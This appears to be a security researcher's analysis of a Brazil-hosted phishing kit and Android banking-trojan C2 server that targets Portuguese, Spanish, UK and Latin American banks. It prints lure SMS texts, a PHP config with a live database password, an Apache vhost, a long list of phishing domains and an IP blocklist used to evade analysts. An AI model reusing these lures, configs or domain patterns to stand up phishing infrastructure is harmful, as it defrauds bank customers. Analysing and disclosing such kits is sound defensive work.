#ID	TELEFONE:	TIPO:	LOGIN / CLAVE:	LOGIN EMP	SISTEMA:	ANOTAÇÃO	COMANDO:	CONTROLAR
[redacted]		FISICA	[redacted]		ANDROID		NÃO INFECTADO / SENHA	⚙
[redacted]		FISICA	[redacted]		DESKTOP		FINALIZADO - OFFLINE	⚙
[redacted]		FISICA	[redacted]		ANDROID		NÃO INFECTADO / LOADER	⚙
[redacted]	[redacted]	FISICA	[redacted]		ANDROID		NÃO INFECTADO / LOADER	⚙
[redacted]	[redacted]	FISICA	[redacted]		ANDROID		NÃO INFECTADO / SMS	⚙
[redacted]	[redacted]	FISICA	[redacted]		ANDROID		NÃO INFECTADO / LOADER	⚙

IP: [redacted]
DATA: [redacted]
TIPO: FISICA [XUXA]
SISTEMA: ANDROID
EXECUTOU: NÃO
CHECK_INFECT: NÃO CHECADO
LOGIN: [redacted]
TELEFONE:
PERGUNTA:
RESPOSTA:
SMS:
POS 01: [redacted]
POS 02: [redacted]
MULT 01: [redacted]
MULT 02: [redacted]
MULT 03: [redacted]

Figure 24:* C2 server used to control malware infections via malicious Android package (APK).*

More details about malicious APK files operated by this group are below.


Mensagens • agora
testsms
BANCO BPI:
BPI
Acesso Banco BPI
Android trojan bankers continue to target Portuguese banks
Particulares
Empresas
Hoje, 11:17
Montepio- Seu acesso ao Net24 e restantes canais foram desactivados. Efectue sua activacao ja aceda https://bit.ly/net24-seguranca
Segurança NovoBanco.
Identificamos que este dispositivo ainda não utiliza o novo aplicativo de segurança NovoBanco.
net24seg.mobi/app597

COMPUTER SECURITY MALWARE MALWARE AND PHISHING ANALYSIS SEGURANCAINFORMATICA

Hackers are again attacking Portuguese banking organizations via Android Trojan-Banker

15 Abril, 2020

The infection process using these C2 servers can be observed in the video provided below, which exemplifies how the information is requested step-by-step by the operators.

Another video referring to another campaign can also be viewed **here**.

The C2 servers have a MySQL database used to keep and control all the operations, and several replicas are available on different servers geolocated in Brazil.





Figure 25: *#Phishkit 5 – MySQL databases and some of the available tables with target companies.*

In detail, C2 was developed based on a well-structured pillar, where minimal information is sent to landing pages during the infection process. Figure 26 below presents the #phishkit 5 file tree (source-code).




```
root[redacted]/var/www/html# ls -la
total 88
drwxr-xr-x 11 root root  4096 Aug 27 12:02 .
drwxr-xr-x  3 root root  4096 Mar  4  2021 ..
-rw-r--r--  1 root root 21083 Nov 11 12:46 acesso.php
drwxr-xr-x  6 root root  4096 Mar  4  2021 assets
-rw-r--r--  1 root root   210 Jan 18  2021 composer.json
-rw-r--r--  1 root root  9222 Mar 16  2021 composer.lock
drwxrwxrwx  3 root root  4096 Mar  4  2021 domain_control
drwxr-xr-x  2 root root  4096 Mar  4  2021 extras
drwxr-xr-x  2 root root  4096 Nov 10 19:52 forms
drwxr-xr-x  2 root root  4096 Nov 10 19:51 gerentes
-rw-r--r--  1 root root  2564 Feb 26  2020 index.php
drwxr-xr-x  2 root root  4096 Nov 10 19:52 infos
drwxr-xr-x  2 root root  4096 Mar  4  2021 pages
drwxr-xr-x  2 root root  4096 Mar  4  2021 _sound
drwxr-xr-x  6 root root  4096 Mar 16  2021 vendor
root[redacted]/var/www/html# _
```

```
_sound            04/03/2021 21:21   File folder
assets            04/03/2021 21:21   File folder
domain_control    04/03/2021 21:22   File folder
extras            04/03/2021 21:22   File folder
forms             10/11/2021 22:52   File folder
gerentes          10/11/2021 22:51   File folder
infos             10/11/2021 22:52   File folder
pages             04/03/2021 21:23   File folder
vendor            16/03/2021 15:38   File folder
acesso.php        11/11/2021 15:46   PHP File         21 KB
index.php         27/02/2020 02:52   PHP File          3 KB
```

Figure 26: *#phishkit 5: file tree.*

As observed, this C2 server is capable of spawning new domains based on available apache *.config* files. The process is completely automated, allowing criminals not to waste too much time setting up new domains.



```
        fav_off.png
        fav_on.png
│
├──estilos
│       font-awesome.css
│       operador.css
│
├──functions
│       conn.php
│       crud.php
│       functions.php
│       index.html
│
├──javascripts
│       jmask.js
│       jquery.min.js
│
└──tmp_domain_conf
        2854app.com.conf
        80.211.187.13.conf
        8032.digital.conf
        83.97.20.246.conf
        account-nb.com.conf
        accountbpm.com.conf
        aplication-santander.com.conf
        app-itau.com.conf
        app-novobanco.com-le-ssl.conf
        app-novobanco.com.conf
        app.1824-account.com.conf
        app.3215-account.com.conf
        app.3453-account.com.conf
        app.3776-account.com.conf
        app.3893-account.com.conf
        app.6354-account.com.conf
        app.account-bpm.com.conf
        app.account-santa.com.conf
        app.accountbpm.com.conf
        app.activo-online.com.conf
        app.aplicativo-itau.com.conf
        app.aplicativo-millennium.com.conf
        app.aplicativo-santander.com.conf
        app.aplicativo1-itau.com.conf
        app.att-itau.com.conf
        app.bpm-account.com.conf
        app.bpm-you.com.conf
        app.bpmaccount.com.conf
        app.cadastronovobanco.com.conf
        app.chile-itau.com.conf
        app.cl-itau.com.conf
        app.euro-bic.com.conf
        app.falabella-chile.com.conf
        app.it-account.com.conf
```

```php
<?php
/* CONFIGURAÇÃO BANCO DE DADOS */

$local = 'LIVE';

if($local == 'LOCAL'){

    define("HOST","localhost");                 // ENDEREÇO FÍSICO DO SERVIDOR
    define("USER","root");                              // USUARIO DO BANCO DE DADOS
    define("PASS","");                                  // SENHA DO BANCO DE DADOS
    define("DBSA","base");                      // NOME DO BANCO DE DADOS

}elseif($local == 'LIVE'){

    define("HOST","localhost");                 // ENDEREÇO FÍSICO DO SERVIDOR
    define("USER","root");                              // USUARIO DO BANCO DE DADOS
    define("PASS","Ks3yonnafuck@");                                     // SENHA DO BANCO DE DADOS
    define("DBSA","base");                      // NOME DO BANCO DE DADOS

}

$conn = mysqli_connect(HOST, USER, PASS, DBSA) or die('Conexão com o banco de dados falhou!');
?>
```

```
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/bcp

    ServerName [redacted].net
    ServerAlias [redacted].net

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

    SetEnv SPAMMER stealth

    <Location />
        GeoIPEnable On

        SetEnvIf GEOIP_COUNTRY_CODE PT AllowCountry
        SetEnvIf GEOIP_COUNTRY_CODE BR AllowCountry

        #Deny from all
        #Allow from env=AllowCountry
        Allow from all
    </Location>
</VirtualHost>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```


Figure 27: *C2 server and its spawning mechanism to set up new phishing domains.*

Below is presented the complete list of configuration files available in one of the C2 servers along with the targeted organizations:

```
2854app.com.conf
 80.211.187.13.conf
 8032.digital.conf
 83.97.20.246.conf
 account-nb.com.conf
 accountbpm.com.conf
 aplication-santander.com.conf
 app-itau.com.conf
 app-novobanco.com-le-ssl.conf
 app-novobanco.com.conf
 app.1824-account.com.conf
 app.3215-account.com.conf
 app.3453-account.com.conf
 app.3776-account.com.conf
 app.3893-account.com.conf
 app.6354-account.com.conf
 app.account-bpm.com.conf
 app.account-santa.com.conf
 app.accountbpm.com.conf
 app.activo-online.com.conf
 app.aplicativo-itau.com.conf
 app.aplicativo-millennium.com.conf
 app.aplicativo-santander.com.conf
 app.aplicativo1-itau.com.conf
 app.att-itau.com.conf
 app.bpm-account.com.conf
 app.bpm-you.com.conf
 app.bpmaccount.com.conf
 app.cadastronovobanco.com.conf
 app.chile-itau.com.conf
 app.cl-itau.com.conf
 app.euro-bic.com.conf
 app.falabella-chile.com.conf
 app.it-account.com.conf
 app.itau-aplicativo.com.conf
 app.itau-att.com.conf
 app.itau-cl.com.conf
 app.itau-sms.com.conf
 app.liber-bank.com.conf
 app.liber-spain.com.conf
 app.liber-web.com.conf
 app.lisboaportugallima.com.conf
 app.montepionet.com.conf
 app.net-ctt.com.conf
 app.novobancocadastro.com.conf
 app.novobancopt.net.conf
 app.promo-worten.com.conf
 app.retail-santanderuk.com.conf
 app.retailsantanderuk.com.conf
 app.santa-account.com.conf
 app.santa-aplication.com.conf
 app.santa-uk.com.conf
 app.santa-update.com.conf
 app.santalondon.com.conf
 app.santander-sms.com.conf
app.santauk.com.conf
app.santauk.info.conf
app.seguridad-itau.com.conf
app.sms-itau.com.conf
app.totta-santander.com.conf
app.uk-santa.com.conf
app.uk-santander.com.conf
app.update-santa.com.conf
app.updateacount.com.conf
app.web-liber.com.conf
app.you-bpm.com.conf
appitau-tarjeta.puntosarescatar.com.conf
bcp-online.net.conf
bcp.unic4.com.conf
bcpupdate.com.conf
bpm-you.com.conf
bpm.2259-account.com.conf
bpm.2455-account.com.conf
bpm.2555-account.com.conf
bpm.3596-account.com.conf
bpm.3622-account.com.conf
bpm.5586-account.com.conf
bpm.9558-accout.com.conf
bpm.9565-accout.com.conf
bpm.add-italy.com.conf
bpm.italy-add.com.conf
bpmaccount.com.conf
cadastro.bcp-online.net.conf
cadastro.bcpupdate.com.conf
cadastro.unic4.com.conf
caixa.ccadastro.com.conf
chile-itau.com.conf
chile.itau-sms.com.conf
download.app-firefox.com.conf
gdfgdgg.duckdns.org.conf
index.html
ingresar.programatarjetasdecreditoiupp.com.conf
itau-app.com.conf
itau-iupptarjetadecredito.pmpmaster.com.conf
itau-login.com.conf
itau-mastercardblack.pmpmaster.com.conf
itau-tarjetacredito.gloriousbuilders.com.conf
itau-tarjetacredito.southafricanincorporations.com.conf
itau-tarjetadecreditoepuntos.bestquranteaching.com.conf
itau-tarjetaiupp.calmcbdbv.com.conf
iupp.itaupuntos.com.conf
kkklisboalina.duckdns.org.conf
login-itau.com-le-ssl.conf
login-itau.com.conf
login-nb.com.conf
login-novobanco.com.conf
loguin-montepio.com.conf
loguin-novobanco.com.conf
mille.bcp-online.net.conf
mille.unic4.com.conf
```

```
millennium.2533-bcp.com.conf
millennium.2596-bcp.com.conf
millennium.8736-bcp.com.conf
millennium.bcp-online.com.conf
millennium.bcp-online.net.conf
millennium.bcpsms.online.conf
millennium.bcpupdate.com.conf
millennium.cadastro-mm.com.conf
millennium.mmcadastro.com.conf
millennium.onlinebcp.net.conf
millennium.unic4.com.conf
millennium.upgradebcp.com.conf
millennium1.bcpapp.eu.conf
millennium1.bcpupdate.com.conf
millennium2.bcpapp.eu.conf
millennium2.bcpupdate.com.conf
millennium3.bcpapp.eu.conf
millennium3.bcpupdate.com.conf
millennium4.bcpapp.eu.conf
millennium4.bcpupdate.com.conf
millennium5.bcpapp.eu.conf
millennium5.bcpupdate.com.conf
mm-cadastro.com.conf
mmcadastro.com.conf
montepio-app.com.conf
montepio-loguin.com.conf
monzo.2854app.com.conf
monzo.4865.digital.conf
monzo.5815.digital.conf
monzo.6578.digital.conf
monzo.8032.digital.conf
monzo1.4865.digital.conf
monzo2.4865.digital.conf
monzo3.4865.digital.conf
monzo4.4865.digital.conf
mytestar.ddns.net.conf
nb-login.com.conf
nbway-app.com.conf
novobanco-app.com-le-ssl.conf
novobanco-app.com.conf
novobanco-cashadvanced.bwnetworkus.com.conf
novobanco-loguin.com.conf
novobanco-pt.com.conf
novobancoapp.com.conf
novobanconet.com.conf
onlinebcp.net.conf
particulares-nb.com.conf
prevencionitau.com.conf
pt-novobanco.com.conf
pt.cadastronovobanco.com.conf
puntos-iupp.itaupunto.com.conf
retailapp-santanderuk.com.conf
santa-uk.com.conf
santa.24533-account.com.conf
santa.4564.link .conf
santa.4564.link.conf
santa.4564.me.conf
santa.uk-account.com.conf
santander.2783.online.conf
santander.2783.work.conf
santander.3378.me.conf
santander.4439.me.conf
santander.4649.digital.conf
santander.4865.digital.conf
santander.5128.digital.conf
santander.5324.me.conf
santander.5722.link.conf
santander.5722.me.conf
santander.6453.live.conf
santander.6453.work.conf
santander.73257.live .conf
santander.73257.live.conf
santander.73257.me.conf
santander.73257.online.conf
santander.cadastropt.com.conf
santander.mobile-registrations.com.conf
santander.registration-mobile.com.conf
santander.uk-account.com.conf
santander.uk-upgrade.com.conf
santander.ukapp.site.conf
santander.up-dateuk.com.conf
santander.upadegb.com.conf
santander.updateuk.site.conf
santander1.upadegb.com.conf
seguridad.itau-app1.com.conf
smart-nb.com.conf
sms-itau.com.conf
soadtest.ddns.net.conf
tarjetadepontos.clavantecl.com.conf
tarjetaitau.iuppnuevospuntos.com.conf
testimento.duckdns.org.conf
unic4.com.conf
useriupp.itauweb.com.conf
userpuntos.puntoitau.com.conf
userspuntos.puntoitau.com.conf
www.resgatepuntos.org.conf
you-bpm.com.conf
```

In detail, there is a blocking mechanism if C2 is accessed from an IP contained in the blacklist (Figure 28 shows only the partial IP address list).


This PC › Downloads › c2-server › extras

Name	Date modified	Type	Size
block_ip.txt	13/11/2021 21:54	Documento de Te...	2 KB
index.html	30/03/2020 19:30	Chrome HTML Do...	1 KB

block_ip.txt - Bloco de notas
Ficheiro Editar Formatar Ver Ajuda

```
94.63.129.98
94.46.179.70
94.46.179.80
192.145.124.234
161.230.66.74
88.98.255.76
151.49.194.136
93.44.47.67
151.25.165.124
95.252.95.86
5.90.58.88
95.231.29.83
87.26.61.9
93.71.91.193
79.3.126.76
```

Figure 28: *Blacklist mechanism found on the C2 server. This list is used both in the C2 server and landing-page servers.*

When criminals choose one of the following options/commands:


- **Acesso Inválido**
- **Coord SMS Inválido**
- **SMS Inválido**
- **Coord Inválido**
- **SMS Inválido**
- **Anotação**
- **Finaliza**
- **Coordenada**
- **Coord SMS**
- **Pergunta**
- **Pedir SMS**
- **SMS Valor Inválido**
- **Pergunta Inválido**
- **Matriz Inválido**
- **Matriz; e**
- **SMS Valor**

the files with the HTML code sent to the victim screen are loaded from the: ***forms*** directory. The complete list of files and target brands are detailed below.

```
forms_abanca.php
forms_activo.php
forms_azteca.php
forms_bancomer.php
forms_bancomer_emp.php
forms_banorte.php
forms_bbva_es.php
forms_bbva_es_emp.php
forms_bbva_pe.php
forms_bci.php
forms_bci_empresa.php
forms_bella.php
